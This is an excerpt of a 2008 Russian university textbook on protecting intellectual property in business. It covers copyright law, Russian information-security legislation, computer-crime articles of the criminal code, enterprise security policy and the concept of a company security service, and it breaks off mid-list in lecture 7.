ПРИОРИТЕТНЫЙ НАЦИОНАЛЬНЫЙ ПРОЕКТ «ОБРАЗОВАНИЕ»
РОССИЙСКИЙ УНИВЕРСИТЕТ ДРУЖБЫ НАРОДОВ

А.А. ВНУКОВ

ЗАЩИТА ИНТЕЛЛЕКТУАЛЬНОЙ СОБСТВЕННОСТИ В ПРЕДПРИНИМАТЕЛЬСКОЙ ДЕЯТЕЛЬНОСТИ

Учебное пособие

Москва
2008

Инновационная образовательная программа
Российского университета дружбы народов

«Создание комплекса инновационных образовательных программ и формирование инновационной образовательной среды, позволяющих эффективно реализовывать государственные интересы РФ через систему экспорта образовательных услуг»

Экспертное заключение –

кандидат технических наук, доцент *Ю.А. Зубаков*
(Российский государственный гуманитарныйо университет)

Внуков А. А.
Защита интеллектуальной собственности в предпринимательской деятельности: Учеб. пособие. – М.: РУДН, 2008. – 261 с.: ил.

Рассматривается теория и практика защиты интеллектуальной собственности в предпринимательской деятельности. Изучаются охрана авторского права законами государства, все элементы системы безопасности предприятия с целью выработки концепции системы безопасности и определения правового статуса службы безопасности предприятия. Раскрываются основные понятия, определяющие подходы к решению проблем защиты интеллектуальной собственности, таких, как угрозы и уязвимости, классификация и объяснение принципов функционирования различных технических и программных средств защиты интеллектуальной собственности. Отдельные разделы посвящены современным практическим техническим средствам борьбы с промышленным шпионажем, объектам и назначению программной защиты, программным средствам защиты, средствам обеспечения безопасности компьютерных сетей, электронных телекоммуникационных систем межбанковских расчетов, применению конкретных программных продуктов для защиты интеллектуальной собственности, методам защиты от хакерских атак.

Предназначено для дополнительной профессиональной подготовки по направлению «Информационно-телекоммуникационные системы», для студентов инженерного факультета, а также обучающихся в магистратуре по специальностям кафедры кибернетики и мехатроники инженерного факультета РУДН.

Учебное пособие выполнено в рамках инновационной образовательной программы Российского университета дружбы народов, направление «Комплекс экспортоориентированных инновационных образовательных программ по приоритетным направлениям науки и технологий», и входит в состав учебно-методического комплекса, включающего описание курса, программу и электронный учебник.

Оглавление

Лекция 1. Понятие интеллектуальной собственности. Предпринимательская деятельность в условиях рыночной экономики (2 часа)

Интеллектуальная собственность (ИС) включает в себя две сферы прав – промышленная собственность (ПС) и авторское и смежное право.

К промышленной собственности относятся права на изобретения, полезные модели, промышленные образцы, товарные знаки и знаки обслуживания, фирменные наименования и указания происхождения или наименования места происхождения товаров.

К авторскому праву относятся права на литературные, музыкальные, художественные, фотографические и аудиовизуальные произведения. Непосредственным результатом ИС человека является создание технических решений (изобретений), художественно-конструкторских решений (промышленных образцов), научных, литературных, художественных произведений. Все перечисленные результаты интеллектуальной деятельности человека имеют нематериальный характер, и ИС по существу устанавливает правовой режим охраны нематериальных объектов, устанавливает абсолютное право, дающее возможность субъекту (обладателю права) вводить объект в хозяйственный оборот. Законодательства всех стран четко оговаривают условия, которые надо соблюдать для получения правовой охраны объектов ПС. Для предоставления правовой охраны объектам ПС необходимо оформление и подача заявок в специализированный правительственный орган (в РФ – ВНИИ Государственной патентной экспертизы). Требования к содержанию и форме представления заявок строго регламентированы. Оформленные заявки на получение правовой охраны подлежат экспертизе на соответствие условиям патентоспособности (охраноспособности). При положительных результатах от имени государства осуществляется выдача охранных документов (патентов или свидетельств).

Лекция 2. Необходимость защиты информации в современном мире (2 часа)

Вот уже который год, мы живем в правовом государстве, в котором права и свободы человека превыше всего, а каждый имеет право на нераспространение информации о частной жизни, на тайну переписки, телефонных переговоров, почтовых, телеграфных и иных сообщений. Насколько это право юридически разработано и гарантированно законодателем? Попытка ответить на этот вопрос и является целью настоящей статьи.

Конституция Российской Федерации в статье 23 устанавливает: «Каждый имеет право на неприкосновенность частной жизни, личную и семейную тайну, защиту своей чести и доброго имени. Каждый имеет право на тайну переписки, телефонных переговоров, почтовых, телеграфных и иных сообщений», а в статье 24: «Сбор, хранение, использование и распространение информации о частной жизни лица без его согласия не допускаются». Итак, каждый имеет право защищать как личную, так и служебную информацию. Однако механизм привлечения к ответственности нарушителя слишком слабо разработан, может поэтому мало кого смущает наличие соответствующих статей в УК РФ.

Российское законодательство на данном этапе, повсеместно провозглашая право на тайну переписки, телефонных переговоров, почтовых, телеграфных и иных сообщений слишком слабо гарантирует соблюдение границ этого права. Например, закон «О средствах массовой информации» в статье 4 устанавливает, что «не допускается использование средств массовой информации в целях совершения уголовно наказуемых деяний, для разглашения сведений, составляющих государственную или иную специально охраняемую законом тайну…», тем не менее, СМИ переполнены пикантной информацией о личной жизни тех или иных деятелей, стенограм-

мами телефонных разговоров и текстами документов с грифом «совершенно секретно».

Государство, вроде бы, гарантирует защиту информации, составляющую коммерческую тайну, обязывая сотрудников государственных органов (правоохранительных, налоговых и др.) обеспечивать сохранность коммерческой тайны, но в тоже время, существует перечень сведений, которые не могут составлять коммерческую тайну (Постановление Правительства от 5 декабря 1991 года N 35).

Круг субъектов, которые могут иметь легальный или нелегальный доступ к вашей информации, весьма широк, и некоторые имеют под собой законодательное закрепление. Например, ФЗ «Об оперативно-розыскной деятельности» в статье 6 устанавливает: «При осуществлении оперативно-розыскной деятельности проводятся (в том числе) следующие оперативно-розыскные мероприятия:

…

5. Исследование предметов и документов.

6. Наблюдение.

9. Контроль почтовых отправлений, телеграфных и иных сообщений.

10. Прослушивание телефонных переговоров.

11. Снятие информации с технических каналов связи».

Органы, осуществляющие оперативно-розыскную деятельность, в пределах своих полномочий вправе также собирать данные, необходимые для принятия решений о допуске к определенной деятельности или сведениям.

Безусловно, есть случаи, когда вы обязаны предоставлять информацию компетентным государственным органам, но когда вы не обязаны это делать, вы имеет полное право защищать ее от любого постороннего доступа всеми доступными способами.

Весьма широкие полномочия в рассматриваемой области предоставлены детективам и охранникам (которые, впрочем, не всегда ограничивают себя рамками закона), так им «в целях сыска разрешается предоставление следующих видов услуг:

1) сбор сведений по гражданским делам на договорной основе с участниками процесса;

2) изучение рынка, сбор информации для деловых переговоров, выявление некредитоспособных или ненадежных деловых партнеров;

3) установление обстоятельств неправомерного использования в предпринимательской деятельности, фирменных знаков и наименований, недобросовестной конкуренции, а также разглашения сведений, составляющих коммерческую тайну».

Итак, даже беглого знакомства с законодательством вполне достаточно, чтобы понять, что защита информации от посторонних лиц дело только ее обладателя. Совершенно очевидно, что потери, которые может понести обладатель информации при доступе к ней посторонних лиц (конкурентов – для бизнесменов, жен – для мужей и любовниц) колоссальны, и редкие из них можно взыскать и/или восполнить, а те, что возможно – почти никогда не удается восстановить в полном объеме…

Становится очевидным, что экономичнее и целесообразнее заранее обеспечить защиту представляющей важность информации (техническими и административными мерами), чем потом тратить время и деньги на ее восстановление при уничтожении (например, через компьютерную сеть), при искажении (особенно неприятно, когда это касается финансовых документов банков и иных коммерческих структур), при распространении (в том числе в искаженном виде; если это касается частного лица, то восстановление собственной репутации, имиджа вовсе трудно выразить в деньгах, а потери — очевидны) или же когда она становится достоянием треть-

их лиц при ведении телефонных переговоров, пересылки факсов или компьютерной почты.

Увы, защита информации – дело лишь ее обладателя и только он должен заботиться о её сохранности, а отечественное право, как видно, тут слабый помощник.

Лекция 3. Авторское право. Охрана авторского права законами государства (2 часа)

Авторское право

Авторское право – права на литературные, музыкальные, художественные, фотографические и аудиовизуальные произведения.

До августа 1992 года в РФ в отношении авторских прав применялись нормы Гражданского кодекса РСФСР, действовавшего с 1962 года. Содержание авторского права существенно изменилось с введением в действие Основ гражданского законодательства Союза ССР и республик. Новые положения позволили появиться в свет в августе 1993 года Закону РФ «Об авторском праве и смежных правах».

Являясь частью гражданского законодательства, авторское право регулирует отношения по использованию произведений науки, литературы и искусства.

Статья 6 Закона указывает, что произведение является результатом творческой деятельности. Назначение, достоинство произведения, способ его выражения не влияют на охраноспособность произведения.

В соответствии со статьей 9 Закона авторское право на произведение науки, литературы и искусства возникает в силу факта его создания, то есть для возникновения и осуществления авторского права не требуется регистрации произведения или какого-то специального оформления произведения или соблюдения каких-либо формальностей.

Вместе с тем, в целях правовой охраны объекта авторского права необходимо, чтобы результат был воплощен в какой-либо материальной форме. Это может быть письменная форма (рукопись, машинопись и т.д.), устная (публичное произнесение и т.д.), звуко- или видеозапись, изображение, объемно-пространственная и другие формы.

Однако авторское право на произведение не связано с правом собственности на материальный объект, в котором произведение выражено. В том случае, если будет осуществлена передача права собственности на материальный объект или права владения на материальный объект, передачи каких-либо авторских прав может и не произойти.

Для оповещения о существовании исключительных авторских прав их обладатель вправе испрашивать специальный знак охраны.

Это *знак авторского права, который помещается на каждом экземпляре произведения и состоит из трех элементов:*

- © – знак авторского права;
- имени (наименования) обладателя исключительных прав;
- года первой публикации произведения.

Объекты авторского права

Условием распространения авторского права является обязательное соответствие произведений определенным критериям:

- произведение должно быть результатом творческой деятельности;
- оно должно иметь объективную форму выражения, обеспечивающую его воспроизведение;
- произведение должно быть оригинальным.

Не обязательно новыми должны быть содержащиеся в нем идеи, но литературная или художественная форма их выражения должна быть оригинальным произведением автора.

При этом произведение может быть абсолютно оригинальным, но может быть и творчески переработанной версией уже известного произведения. К такому виду творческой деятельности относится, например, обработка народных сказок, песен.

Для признания произведения объектом авторского права закон не требует завершенности работы. Это могут быть схемы, планы, эскизы, ис-

пользуемые для создания завершенного произведения, но произведение должно быть воплощено в такой объективной форме, которая позволила бы его воспроизводить без участия автора. При невозможности такого воспроизведения результат творчества не может быть объектом авторского права.

Объекты авторского права отличаются различной природой их создания. В соответствии со статьей 7 Закона произведения могут быть самостоятельными и несамостоятельными. Это зависит от того, были ли при создании произведения использованы какие-либо другие произведения.

Произведение считается самостоятельным, если его форма оригинальна, а содержание (полностью или частично) заимствовано.

При заимствовании формы (то есть создании несамостоятельного произведения) необходимо согласие автора другого произведения.

Несамостоятельные произведения подразделяются на производные и сборники (составные произведения).

К первым относятся переводы, обработки, аннотации, рефераты, обзоры и другие переработки произведений литературы, науки и искусства. Перевод, сделанный с согласия автора одним лицом, не препятствует осуществлению нового перевода того же произведения другим лицом.

К составным произведениям относятся энциклопедии, базы данных и другие произведения, представляющие собой по подбору или порядку расположения материалов результат творческого труда. При этом в сборники могут быть включены как произведения отдельных авторов, являющиеся объектом авторского права, так и произведения, не являющиеся таковыми (закон, судебные решения и др.). Авторское право составителя сборника не препятствует другому лицу систематизировать, обрабатывать и издавать те же произведения.

Законодательство предусматривает некоторые однозначные изъятия из круга охраняемых объектов. Так, в соответствии со статьей 6 Закона ав-

торское право не распространяется на идеи, методы, процессы, системы, способы, концепции, принципы, открытия, факты.

В статье 8 приведен список объектов, не охраняемых авторским правом, а именно:

- официальные документы (законы, судебные решения и прочие, а также их официальные переводы);
- государственные символы и знаки;
- произведения народного творчества (ввиду отсутствия субъекта права);
- сообщения о событиях и фактах, имеющие информационный характер, так как они не являются оригинальными;
- произведения, срок действия авторского права на которые истек.

Субъекты авторского права

Субъектами авторских прав являются их создатели. Первоначальными правами называются субъективные авторские права, которые возникают у автора (физического лица) в результате факта создания произведения. В соответствии с Законом авторское право не может возникнуть у юридического лица.

Субъекты авторского права могут быть условно разделены на две категории: личные неимущественные и имущественные права.

К субъектам авторского права помимо авторов относятся граждане, которые обладают определенным объемом авторских правомочий по использованию произведения в результате наследования или действия определенных заключенных с автором договоров на использование его произведения. Такие физические лица называются правопреемниками. Наследники имеют право на опубликование, воспроизведение и распространение произведений, в том числе не издававшихся ранее. Права наследников действуют в течение 50 лет после смерти автора. Субъектом авторского права на сборник является составитель сборника, если он не нарушил

прав авторов, чьи произведения были включены в сборник. Автор и переводчик пользуются правами на разные объекты – оригинальное произведение и перевод.

Соавторство

Право на произведение, созданное совместным трудом двух и более лиц, принадлежит соавторам совместно, независимо от того, является ли это произведение неразрывным целым (неделимое произведение) или состоит из отдельных самостоятельных частей (раздельное произведение). В соавторстве возможно создание такого коллективного произведения, которое включает разные изобразительные формы: слово, звук, изображение. Единство такого произведения обеспечивается сочетанием содержания и формы выражения (песня – музыка и текст). В этом случае каждый из соавторов сохраняет авторское право на созданную им часть коллективного произведения, имеющую самостоятельное значение, и может использовать ее самостоятельно в отрыве от других частей произведения.

В этом случае каждая часть произведения требует для создания различных видов творческой деятельности. Такое соавторство называется раздельным. При этом использование самостоятельной части произведения может быть осуществлено автором по его усмотрению, если иное не было предусмотрено при соглашении между авторами.

Право на использование неделимого произведения принадлежит соавторам совместно. Обязательным условием совместного неделимого произведения является то, что ни один из соавторов не вправе без достаточных оснований запретить использование произведения.

Если коллективное произведение представляет собой единое целое, то соавторам принадлежит авторское право на все произведения в целом и такое соавторство называется нераздельным. Техническая помощь, оказанная коллективу соавторов, не может служить основанием для возникновения соавторства.

Существуют и другие субъекты авторского права, творческий труд которых делает доступным для широкой публики музыкальные, драматические и другие произведения, охраняемые авторским правом. К таким субъектам относятся артисты-исполнители, режиссеры-постановщики, изготовители фонограмм, вещательные организации. Права таких субъектов получили название смежных прав. Объектом их авторских прав является собственное исполнение. Срок действия смежных прав — в течение 50 лет после первого исполнения.

Законодательные акты

1. Закон «О правовой охране программ для ЭВМ и баз данных» http://www.relcom.ru/Archive/1997/ComputerLaw/RussiaLaws/Zak_soft.
2. Закон «О правовой охране топологий интегральных микросхем» http://www.fips.ru/avp/law/3526-1SN.HTM
3. Закон «О товарных знаках, знаках обслуживания и наименованиях мест происхождения товаров» http://www.fips.ru/
4. Закон «Об авторском праве и смежных правах» http://www.patentclub.ru/zakon1.shtml
5. Патентный закон http://www.belashov.land.ru/FIPS-RU/p-sakon.htm
6. Закон «электронной цифровой подписи» http://www.rg.ru/oficial/doc/federal_zak/1-fz.shtm

В соответствии со ст. 9 Закона РФ «Об авторском праве и смежных правах» для возникновения и осуществления авторского права не требуется регистрации произведения, иного специального оформления произведения или соблюдения каких-либо формальностей (например, депонирования рукописи в государственной или иной организации, ее нотариального удостоверения, изготовления или опубликования произведения, проставления на опубликованном произведении знака охраны авторского права — С – «копирайт»). Авторское право на любое произведение науки, литературы и искусства (на роман, слайд, сценарий рекламного видеоролика, ки-

носценарий, музыкальное произведение, программу для ЭВМ и т.д.) возникает в силу факта его создания.

По желанию, российские правообладатели могут зарегистрировать свои произведения не только в России (в РАО), но и в США – в Управлении по защите авторских прав при Библиотеке Конгресса США, где регистрация также носит заявительный характер.

Отдельная процедура регистрации существует и для программ ЭВМ (в том числе интерактивного типа – мультимедиа) и баз данных. Такая регистрация на сегодняшний день осуществляется Российским агентством по патентам и товарным знакам (Роспатентом).

Регистрация в соответствии с Законом РФ «О правовой охране программ для электронно-вычислительных машин и баз данных» не носит обязательного характера.

Зарегистрировать программу для ЭВМ или базу данных по своему желанию может любой правообладатель, как физическое лицо (автор), так и юридическое лицо, получившее исключительные права на использование произведений либо в силу закона, либо по договору с автором.

Лекция 4. Законодательные акты. Государственные стандарты защиты информации (2 часа)

Компьютерная информация как объект правовой защиты

Российское информационное законодательство базируется на принятых законах:

- Закон «О средствах массовой информации» (27.12.91 г. N 2124-I),
- Закон «О Федеральных органах правительственной связи и информации» (от 19.02.92 N 4524-1),
- Закон «О правовой охране топологий интегральных микросхем» (от 23.09.92 г. N 3526-I),
- Закон «О правовой охране программ для электронных вычислительных машин и баз данных» (от 23.09.92 г. N 3523-I),
- Закон «Об информации, информатизации и защите информации» (от 20.02.95 г. N 24-ФЗ),
- Закон «Об участии в международном информационном обмене» (от 5.06.1996 г. N 85-ФЗ),
- Закон «О правовой охране программ для электронно-вычислительных машин и баз данных» (см. Ведомости РФ, 1992, N 42, ст. 2325) и 20 февраля 1995 (см. СЗ РФ, 1995, N 8, ст. 609).

В данных законодательных актах были определены основные термины и понятия в области компьютерной информации, регулировались вопросы ее распространения, охраны авторских прав, имущественные и неимущественные отношения, возникающие в связи с созданием, правовой охраной и использованием программного обеспечения и новых информационных технологий.

Также было осуществлено законодательное раскрытие понятий информационной безопасности и международного информационного обмена.

Российское законодательство определяет информацию как «сведения о лицах, предметах, фактах, событиях, явлениях и процессах независимо от формы их предоставления».[1] Несмотря на кажущуюся простоту данного определения, уяснение сущности понятия «информация» – дело непростое, поскольку это понятие широко и не всегда однозначно используется и в законодательстве, и в литературе, и в обиходной речи.

Комментаторами Закона об информации документированная информация описывается как «организационная форма, которая определяется как единая совокупность: а) содержания информации; б) реквизитов, позволяющих установить источник, полноту информации, степень ее достоверности, принадлежность и другие параметры; в) материального носителя информации, на котором ее содержание и реквизиты закреплены».[2]

Проанализировав нормы из различных отраслей права можно сделать ряд выводов:

1. Информацией является совокупность предназначенных для передачи формализованных знаний и сведений о лицах, предметах, фактах, событиях, явлениях и процессах независимо от формы их представления (Федеральный закон «Об информации, информатизации и защите информации»).

2. Правовой защите подлежит любая документированная информация, т.е. информация, облеченная в форму, позволяющую ее идентифицировать (Федеральный закон «Об информации, информатизации и защите информации»).

---

[1] ст.2 Федерального закона «Об информации, информатизации и защите информации» (от 20.02.95 г. N 24-ФЗ),

[2] Федеральный закон «Об информации, информатизации и защите информации»: Комментарий. – М., 1996. – С. 15.

3. Документированная информация является объектом гражданских прав и имеет собственника.

4. Информация может быть конфиденциальной, ознакомление с которой ограничивается ее собственником или в соответствии с законодательством, и массовой, предназначенной для неограниченного круга лиц (Федеральный закон «Об информации, информатизации и защите информации»).

5. Ограничения (установление режима) использования информации устанавливаются законом или собственником информации, которые объявляют степень (уровень) ее конфиденциальности.

Конфиденциальными в соответствии с законом являются, в частности, такие виды информации, как:

содержащая государственную тайну (Закон РФ «О государственной тайне» ст.ст. 275, 276, 283, 284 УК РФ);

передаваемая путем переписки, телефонных переговоров, почтовых телеграфных или иных сообщений (ч. 2 ст. 23 Конституции РФ, ст. 138 УК РФ); касающаяся тайны усыновления (ст. 155 УК РФ);

содержащая служебную тайну (ст. 139 ГК РФ), коммерческую тайну (ст. 139 ГК РФ и ст. 183 УК РФ), банковскую тайну (ст. 183 УК РФ), личную тайну (ст. 137 УК РФ), семейную тайну (ст. 137 УК РФ), информация, являющаяся объектом авторских и смежных прав (Закон РФ «Об авторском праве и смежных правах», ст. 146 УК РФ);

информация, непосредственно затрагивающая права и свободы гражданина или персональные данные (Федеральный закон «Об информации, информатизации и защите информации», ст.140 УК РФ) и др.

6. Любая форма завладения и пользования конфиденциальной документированной информацией без прямо выраженного согласия ее собственника (за исключением случаев, прямо указанных в законе) является нарушением его прав, т.е. неправомерной.

7. Неправомерное использование документированной информации наказуемо.

Общая характеристика преступлений в компьютерной сфере по современному Российскому уголовному законодательству

Новое российское уголовное законодательство включает в себя ряд неизвестных ранее составов преступлений, среди которых есть нормы, направленные на защиту компьютерной информации. Необходимость установления уголовной ответственности за причинение вреда в связи с использованием именно компьютерной информации (т.е. информации на машинном носителе, в электронно-вычислительной машине, системе ЭВМ или их сети) вызвана возрастающим значением и широким применением ЭВМ во многих сферах деятельности и наряду с этим повышенной уязвимостью компьютерной информации по сравнению, скажем, с информацией, зафиксированной на бумаге и хранящейся в сейфе.[3]

Составы компьютерных преступлений приведены в 28 главе УК РФ, которая называется «Преступления в сфере компьютерной информации» и содержит три статьи:

«Неправомерный доступ к компьютерной информации» (ст. 272),

«Создание, использование и распространение вредоносных программ для ЭВМ» (ст. 273) и

«Нарушение правил эксплуатации ЭВМ, системы ЭВМ или их сети» (ст. 274).

преступления данного вида помещены в раздел IX «Преступления против общественной безопасности и общественного порядка», т.к. по-

[3] «Ответственность за неправомерный доступ к компьютерной информации» (Кочои С., Савельев Д., «Российская юстиция», 1999, N 1)

следствия неправомерного использования информации могут быть самыми разнообразными: это не только нарушение неприкосновенности интеллектуальной собственности, но и разглашение сведений о частной жизни граждан, имущественный ущерб в виде прямых убытков и неполученных доходов, потеря репутации фирмы, различные виды нарушений нормальной деятельности предприятия, отрасли и т.д.

Лекция 5. Принципы политики безопасности. [Виды политики безопасности. Уровни политики безопасности. Стратегии безопасности] (2 часа)

Политика безопасности предприятия – это общие ориентиры для действий и принятия решений, которые облегчают достижение целей. Таким образом для установления этих общих ориентиров необходимо первоначально сформулировать цели обеспечения безопасности предприятия (общая цель нами уже определена ранее). Такими целями могут быть:

- укрепление дисциплины труда и повышение его производительности;
- защита законных прав и интересов предприятия;
- укрепление интеллектуального потенциала предприятия;
- сохранение и приумножение собственности;
- повышение конкурентоспособности производимой продукции;
- максимально полное информационное обеспечение деятельности предприятия и повышение его эффективности;
- ориентация на мировые стандарты и лидерство в разработке и освоении новой технологии и выпускаемой продукции;
- выполнение производственных программ;
- оказание содействия управленческим структурам в достижении целей предприятия;
- недопущение зависимости от случайных и недобросовестных деловых партнеров.

С учетом вышеизложенного можно определить следующие общие ориентиры для действий и принятия решений, которые облегчают достижение этих целей:

- сохранение и наращивание ресурсного потенциала;

- проведение комплекса превентивных мероприятий по повышению уровня защищенности собственности и персонала предприятия;

- включение в деятельность по обеспечению безопасности предприятия всех его сотрудников;

- профессионализм и специализация персонала предприятия;

- приоритетность несиловых методов предотвращения и нейтрализации угроз.

Для успешного выполнения этой политики необходимо реализовать стратегию безопасности предприятия, под которой понимается совокупность наиболее значимых решений, направленных на обеспечение приемлемого уровня безопасности функционирования предприятия.

Выделяются следующие типы стратегий безопасности:

1) ориентированные на устранение существующих или предотвращение возникновения возможных угроз;

2) нацеленные на предотвращение воздействия существующих или возможных угроз на предмет безопасности;

3) направленные на восстановление (компенсацию) наносимого ущерба.

Первые два типа стратегий предусматривают такую деятельность по обеспечению безопасности, в результате которой не происходит угрозы либо создается заслон ее влиянию. В третьем случае ущерб допускается (возникает), однако он компенсируется действиями, которые предусматривает соответствующая стратегия. Совершенно очевидно, что стратегии третьего типа могут разрабатываться и реализовываться применительно к ситуациям, где ущербы восполнимы, либо тогда, когда нет возможности осуществить какую-либо программу реализации стратегий первого или второго типа.

Лекция 6. Роли и обязанности должностных лиц по разработке и внедрению политики безопасности (2 часа)

1. Что должно быть содержанием политики безопасности

Как описано в «NIST Computer Security Handbook», обычно политика должна включать в себя следующие части:

Предмет политики. Для того чтобы описать политику по данной области, администраторы сначала должны определить саму область с помощью ограничений и условий в понятных всем терминах (или ввести некоторые из терминов). Часто также полезно явно указать цель или причины разработки политики – это может помочь добиться соблюдения политики. В отношении политики безопасности в Интернете организации может понадобиться уточнение, охватывает ли эта политика все соединения, через которые ведется работа с Интернетом (напрямую или опосредованно) или собственно соединения Интернет. Эта политика также может определять, учитываются ли другие аспекты работы в Интернете, не имеющие отношения к безопасности, такие как персональное использование соединений с Интернетом.

Описание позиции организации. Как только предмет политики описан, даны определения основных понятий и рассмотрены условия применения политики, надо в явной форме описать позицию организации (то есть решение ее руководства) по данному вопросу. Это может быть утверждение о разрешении или запрете пользоваться Интернетом и при каких условиях.

Применимость. Проблемные политики требуют включения в них описания применимости. Это означает, что надо уточнить где, как, когда, кем и к чему применяется данная политика.

Роли и обязанности. Нужно описать ответственных должностных лиц и их обязанности в отношении разработки и внедрения различных ас-

пектов политики. Для такого сложного вопроса, как безопасность в Интернете, организации может потребоваться ввести ответственных за анализ безопасности различных архитектур или за утверждение использования той или иной архитектуры.

Соблюдение политики. Для некоторых видов политик Интернета может оказаться уместным описание, с некоторой степенью детальности, нарушений, которые неприемлемы, и последствий такого поведения. Могут быть описаны наказания, и это должно быть увязано с общими обязанностями сотрудников в организации. Если к сотрудникам применяются наказания, они должны координироваться с соответствующими должностными лицами и отделами. Также может оказаться полезным поставить задачу конкретному отделу в организации следить за соблюдением политики.

Консультанты по вопросам безопасности и справочная информация. Для любой проблемной политики нужны ответственные консультанты, с кем можно связаться и получить более подробную информацию. Так как должности имеют тенденцию изменяться реже, чем люди, их занимающие, разумно назначить лицо, занимающее конкретную должность консультанта. Например, по некоторым вопросам консультантом может быть один из менеджеров, по другим – начальник отдела, сотрудник технического отдела, системный администратор или сотрудник службы безопасности. Они должны уметь разъяснять правила работы в Интернете или правила работы на конкретной системе.

2. Получение разрешения

Что такое организация? Политика (хорошая политика) может быть написана только для группы людей с близкими целями. Поэтому организации может потребоваться разделить себя на части, если она слишком велика или имеет слишком различные цели, чтобы быть субъектом политики

безопасности в Интернете. Например, NIST – это агентство Министерства Торговли (МТ) США. Задачи NIST требуют постоянного взаимодействия с научными организациями в среде открытых систем. К другому подразделению МТ, Бюро переписи, предъявляется требование поддержания конфиденциальности ответов на вопросы при переписи. При таких различных задачах и требованиях разработка общей политики безопасности МТ, наверное, невозможна. Даже внутри NIST существуют большие различия в отношении задач и требований к их выполнению, поэтому большинство политик безопасности Интернета разрабатываются на более низком уровне.

Координация с другими проблемными политиками. Интернет – это только один из множества способов, которыми организация обычно взаимодействует с внешними источниками информации. Политика Интернета должна быть согласована с другими политиками в отношении взаимоотношений с внешним миром. Например:

Физический доступ в здания и на территорию организации. Интернет является электронной дверью в организацию. В одну и ту же дверь может войти как добро, так и зло. Организация, территория которой открыта для входа, наверное, уже приняла решение на основе анализа рисков, что открытость либо необходима для выполнения организацией своих задач, либо угроза слишком мала, что ей можно пренебречь. Аналогичная логика применима к электронной двери. Тем не менее, существуют серьезные отличия. Физические угрозы более привязаны к конкретному физическому месту. А связь с Интернетом – это связь со всем миром. Организация, чья территория находится в спокойном и безопасном месте, может разрешать вход на свою территорию, но иметь строгую политику в отношении Интернета.

Взаимодействие со средствами массовой информации. Интернет может быть формой для общения с обществом. Многие организации инструк-

тируют сотрудников, как им вести себя с корреспондентами или среди людей при работе. Эти правила следовало бы перенести и на электронное взаимодействие. Многие сотрудники не понимают общественный характер Интернета.

Электронный доступ. Интернет – это не единственная глобальная сеть. Организации используют телефонные сети и другие глобальные сети (например, SPRINT) для организации доступа удаленных пользователей к своим внутренним системам. При соединении с Интернетом и телефонной сетью существуют аналогичные угрозы и уязвимые места.

3. Претворение политики в жизнь

Не думайте, что как только ваша организация разработает большое число политик, директив или приказов, больше ничего не надо делать. Оглянитесь кругом и посмотрите, соблюдают ли формально написанные документы (это в России-то ?!). Если нет, то вы можете либо попытаться изменить сам процесс разработки документов в организации (вообще трудно, но тем не менее возможно), либо оценить, где имеются проблемы с ее внедрением, и устранять их. Если вы выбрали второе, вам вероятно понадобятся формальные документы.

Так как, к сожалению, разработка неформальной политики выходит за рамки данной публикации, этот очень важный процесс не будет здесь описан. Большинство политик обычно определяют то, что хочет большой начальник. Чтобы политика безопасности в Интернете была эффективной, большой начальник должен понимать, какой выбор нужно сделать, и делать его самостоятельно. Обычно, если большой начальник доверяет разработанной политике, она будет корректироваться с помощью неформальных механизмов.

4. Некоторые замечания по поводу политики

Для эффективности политика должна быть наглядной. Наглядность помогает реализовать политику, помогая гарантировать ее знание и понимание всеми сотрудниками организации. Презентации, видеофильмы, семинары, вечера вопросов и ответов и статьи во внутренних изданиях организации увеличивают ее наглядность. Программа обучения в области компьютерной безопасности и контрольные проверки действий в тех или иных ситуациях могут достаточно эффективно уведомить всех пользователей о новой политике. С ней также нужно знакомить всех новых сотрудников организации.

Политики компьютерной безопасности должны доводиться до сотрудников таким образом, чтобы гарантировалась поддержка со стороны руководителей отделов, особенно, если на сотрудников постоянно сыплется масса политик, директив, рекомендаций и приказов. Политика организации — это средство довести позицию руководства в отношении компьютерной безопасности и указать, что оно ожидает от сотрудников в отношении производительности труда, их действий в тех или иных ситуациях и регистрации своих действий.

Для того чтобы быть эффективной, политика должна быть согласована с другими существующими директивами, законами, приказами и общими задачами организации. Она также должна быть интегрирована в организацию и согласована с другими политиками (например, политикой по приему на работу). Одним из способов координации политик является согласование их с другими отделами в ходе разработки.

5. Примеры описания общих принципов работы в Интернете в политиках

В этом разделе приводятся краткие примеры политик. Конечно, возможны и другие форматы, другая степень детализации. Задача этих примеров – помочь читателю понять принципы их разработки.

Первый пример – организация, которая решила не ограничивать никоим образом взаимодействие с Интернетом. Хотя этот курс и чреват многим опасностями в отношении безопасности, он может оказаться наилучшим выбором для организации, которой требуется открытость или в которой нет постоянного контроля начальников отделов за работой подчиненных. В целом таким организациям можно посоветовать выделить наиболее важные данные и обрабатывать их отдельно. Например, некоторые университеты и колледжи нуждаются в подобной среде для обучения студентов (но не для административных систем).

Второй пример – типовая политика. Внутренние и внешние системы разделяются с помощью брандмауэра. Тем не менее, большинство интернетовских служб все-таки доступны внутренним пользователям. Как правило, в качестве брандмауэра используется шлюз, присоединенный к двум сетям или хост-бастион. Тем не менее, этот подход также может быть реализован с помощью криптографии для создания виртуальных частных сетей или туннелей в Интернете.

Третий пример – организация, которой требуется больше безопасности, чем это могут дать интернетовские сервисы. Единственным сервисом, который нужен организации, является электронная почта. Компания обычно имеет информационный сервер в Интернете, но он не соединен с внутренними системами.

Лекция 7. Концепция системы безопасности предприятия. Правовой статус службы безопасности (2 часа)

Концепция безопасности предприятия

После изучения всех вышеописанных элементов системы безопасности предприятия необходимо перейти к составлению ее концепции. Как известно, концепция определяется как система взглядов, идей, целевых установок, пронизанных единым, определяющим замыслом, ведущей мыслью, содержащей постановку и пути решения выявленных проблем. К любой концепции существуют следующие требования:

1. Конструктивность. Такое требование будет признано реализованным, если в концепции найдет отражение:

а) исходное состояние объекта, на преобразование которого направлена концепция;

б) состояние объекта, достигнутое в результате реализации концепции;

в) меры, необходимые для достижения сформулированных в концепции целей;

г) средства, необходимые и достаточные для достижения поставленных целей;

д) источники ресурсного обеспечения, используемые в ходе реализации концепции;

е) механизм реализации концепции, т.е. способы (методы) использования выделенных средств и ресурсов.

2. Вписываемость. Имеется в виду встроенность концепции преобразования какого-либо объекта в систему концепции преобразования взаимосвязанных в единую систему объектов, одним из компонентов которой этот объект является.

3. Открытость. Разработанная концепция должна давать возможность в ее рамках реагировать на изменение условий реализации концепции и вносить коррективы в реализацию в случае их необходимости.

Вышеуказанные требования диктуют в качестве обязательного условия включение в логическую структуру концепции следующих позиций:

1) выявление объекта и предмета, определения их сущности, места среди множества других;

2) четкая формулировка роли реализации концепции и задач, стоящих при ее реализации;

3) выделение условий, необходимых и достаточных для реализации концепции, и сопоставление их с реально существующими;

